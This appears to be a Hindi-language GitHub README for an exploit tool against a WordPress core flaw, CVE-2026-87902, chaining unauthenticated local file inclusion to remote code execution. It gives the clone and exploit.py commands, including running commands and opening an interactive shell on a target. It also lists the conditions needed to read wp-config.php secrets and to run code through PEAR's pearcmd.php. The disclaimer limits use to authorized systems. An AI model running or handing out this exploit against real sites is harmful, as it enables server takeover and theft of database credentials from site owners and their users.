 maalfer/cve-2026-87902-exploit
WordPress के कोर में होने वाली CVE-2026-87902 कमज़ोरी का फ़ायदा उठाने के लिए एक्सप्लॉइट

अनधिकृत एक्सप्लॉइट (LFI → RCE) WordPress 4.7.0 – 7.1.1 के लिए · फ़िक्स: 7.1.2
git clone https://github.com/Maalfer/CVE-2026-87902-exploit.git
cd CVE-2026-87902-exploit

# 1) LFI को सत्यापित करें (सर्वर पर कुछ भी नहीं लिखता)
python3 exploit.py --url http://objetivo/ --validate-only

# 2) RCE

python3 exploit.py --url http://objetivo/ -c "id"

# 3) इंटरैक्टिव कंसोल
python3 exploit.py --url http://objetivo/ -c id --shell
चारों एक साथ पूरी होनी चाहिए। यदि तीसरी नहीं है, तो LFI मौजूद नहीं है।


get_page_template() में है, validate_file() के बिना। 7.1.2+ में यह पैच हो चुका है।page_id चाहिए (REST के माध्यम से स्वतः पहचाना जाता है)।page-* निर्देशिका — अनिवार्य: file_exists() किसी अनुपस्थित घटक को पार नहीं करता, इसलिए ../ केवल तभी ऊपर जाता है जब पहला खंड डिस्क पर मौजूद हो। Twenty Twelve (page-templates/) इसे शामिल करता है; अधिकांश block थीम (Twenty Twenty-Three) नहीं करते। यह पैरेंट थीम पर भी लागू होता है।pearcmd.php पठनीय + register_argc_argv=On — LFI केवल पढ़ता है; निष्पादन PEAR के polyglot config-create का उपयोग करता है। register_argc_argv=Off के साथ या PEAR स्थापित न होने पर, LFI होता है परंतु RCE नहीं।चौथी के बिना परिणाम शुद्ध LFI है: यह सिस्टम की किसी भी .php फ़ाइल को पढ़ने की अनुमति देता है, उदाहरण के लिए page-templates/../../../wp-config.php (DB के हैश और सॉल्ट)।
केवल अपने स्वयं के सिस्टम या लिखित प्राधिकरण वाले सिस्टम के लिए।
